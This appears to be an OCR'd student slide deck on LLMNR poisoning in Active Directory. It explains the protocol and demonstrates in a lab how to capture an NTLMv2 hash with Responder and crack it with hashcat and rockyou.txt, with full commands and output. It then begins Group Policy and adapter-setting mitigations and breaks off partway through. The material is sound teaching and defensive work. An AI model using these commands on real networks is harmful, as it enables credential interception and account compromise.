TEK-UP
Private Higher School of Technologies & Engineering

LLMNR Poisoning

presented by :
wissem nasri
supervised by : nacef khalil


accademic year 2024-2025

Overview

- Itroduction
- What is LLMNR?
- What is LLMNR Poisoning?
- Prerequisites for Practical Demonstration
- Practical Demonstration
- mitigation
- testing the mitigation

Introduction

Active Directory (AD) stands as a foundational piece for many organizational networks, streamlining administrative tasks and enhancing productivity. However, out of the box, AD comes bundled with various “features” that can be a goldmine for attackers. Notably, protocols like LLMNR and kerberoasting attack can pose significant security risks, especially for organizations that have never undergone a penetration test.



Active Directory

What is LLMNR?


The Link-Local Multicast Name Resolution (LLMNR) is a protocol similar to DNS. Just like DNS, LLMNR is used to link hostnames to their respective IPs in a network.

LLMNR has no authentication mechanism. Anyone can respond to an LLMNR request, which opens the door to potential attacks.

When a computer tries to resolve a domain name and fails via the standard methods (like DNS), it sends an LLMNR query across the local network

What is LLMNR Poisoning?

LLMNR poisoning is a man-in-the-middle attack. Let's say there is a user in the network called Rachel Green. Rachel wants to access a file share in the network, which has the IP 10.10.14.44 but accidentally enters the IP 1234; this will cause DNS to fail, and then LLMNR will send a broadcast message to all devices on the network. At this moment, an attacker in the network, listening to requests, can pretend to know the whereabouts of IP 1234 and asks Rachel's computer to send in her credentials. Rachel's computer then sends the attacker machine the NTLM hash of Rachel's account. The attacker then can do whatever he desires with the hash.


VICTIM
Hey, can you connect me to \\hackm, please?
I have no idea what you're talking about.
SERVER
VICTIM
Does anyone know how to connect to \\hackm?
SERVER
HACKER
VICTIM
"I do. Send me your hash and I'll connect you :)"
HACKER
VICTIM
"Okay, here you go!"
HACKER

Prerequisites for Practical Demonstration

For this attack, we will be using Responder, which responds to all sorts of requests, including LLMNR. We will also use hashcat and rockyou.txt wordlist, both of which come preinstalled in Kali


Practical Demonstration

Start responder with the following command:


```
sudo responder -I eth0 -rdwv
```

```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [172.16.91.6]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Listening for events...
```

Now we'll go to our windows VM, and enter an incorrect IP in File Explorer:




After a few moments, a login portal for SMB should appear:



Moving back to our Kali VM, we receive the hash of our victim account:

```
[*] [MDNS] Poisoned answer sent to 172.16.91.3     for name
1234.local
[*] [LLMNR]  Poisoned answer sent to 172.16.91.3 for name 1234
[*] [MDNS] Poisoned answer sent to 172.16.91.3     for name
1234.local
[*] [LLMNR]  Poisoned answer sent to 172.16.91.3 for name 1234
[SMB] NTLMv2-SSP Client   : 172.16.91.3
[SMB] NTLMv2-SSP Username : MARVEL\rgreen
[SMB] NTLMv2-SSP Hash     :
rgreen::MARVEL:eca1dee8e8e0b395:C5F10384D1325D2344126B3AD4A43B89:0101
000000000000C0653150DE09D201458775999128A749000000000200080053004D004
200330001001E00570049004E002D005000520048003400390032005200510041004 6
00560004001400530 04D00420033002E006C006F00630061006C00030034005700490
04E002D005000520048003400390032005200510041004600560 02E0053004D004200
33002E006C006F00630061006C000500140053004D00420033002E006C006F0063006
1006C0007000800C0653150DE09D201060004000200000008003000300000000000000
0000000000000200000F35B38BC1303DAC4173479C1C63C62CC84B56E759638B41C306
CD661827582C90A0010000000000000000000000000000000000090012006300690 0
660073002F00310032003300340000000000000000
```

Copy and paste the hash in to a text file:



Now we are going to try to crack the hash, and see if we can find out the user's password:

```
hashcat -m 5600 Rachels_hash.txt rockyou.txt --force
```

you should get the output


```
Host memory required for this attack: 64 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

RGREEN::MARVEL:eca1dee8e8e0b395:c5f10384d1325d2344126b3ad4a43b89:0101
000000000000c0653150de09d201458775999128a749000000000200080053004d004
200330001001e00570049004e002d005000520048003400390032005200510041004 6
00560004001400530040004200330002e006c006f00630061006c00030034005700490
04e002d005000520048003400390032005200510041004600560002e0053004d004200
33002e006c006f00630061006c000500140053004d00420033002e006c006f0063006
1006c0007000800c0653150de09d201060004000200000008003000300000000000000
0000000000000200000f35b38bc1303dac4173479c1c63c62cc84b56e759638b41c306
cd661827582c90a00100000000000000000000000000000000000000900120063006900
660073002f00310032003300340000000000000000000:Secret123

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......:
RGREEN::MARVEL:eca1dee8e8e0b395:c5f10384d1325d23441...000000
Time.Started.....: Sun May  2 07:17:03 2021, (2 secs)
Time.Estimated...: Sun May  2 07:17:05 2021, (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   937.9 kH/s (1.91ms) @ Accel:1024 Loops:1 Thr:1
Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2093056/14344385 (14.59%)
Rejected.........: 0/2093056 (0.00%)
Restore.Point....: 2091008/14344385 (14.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Smudge4 -> SaTeLlItE

Started: Sun May  2 07:17:01 2021
Stopped: Sun May  2 07:17:07 2021
```

Mitigation

One can defend against this attack by disabling both: LLMNR and NBT-NS. It is important to turn off NBT-NS since it is an older version of LLMNR, it’s responsible for hostname resolution when LLMNR fails, and we can use responder to respond to NBT-NS(net bus name service) requests as well.


Disabling LMNR

On your victim machine, search for “Local Group Policy”. In there go to Local **Computer Policy** > **Computer Configuration** > **Administrative Templates** > **Network** > **DNS Client**




Disabling LMNR

Under DNS Client, you should see the option "**Turn off multicast name resolution**", click on it. Select **Enabled**, click **Apply**, and then **Okay**:




Disabling NetBIOS

On the same machine, search for **“Network Connections”**; there, click on the network adapter and go its **properties**:




Disabling NetBIOS

Look for “(TCP/IPv4)” option and go its properties:



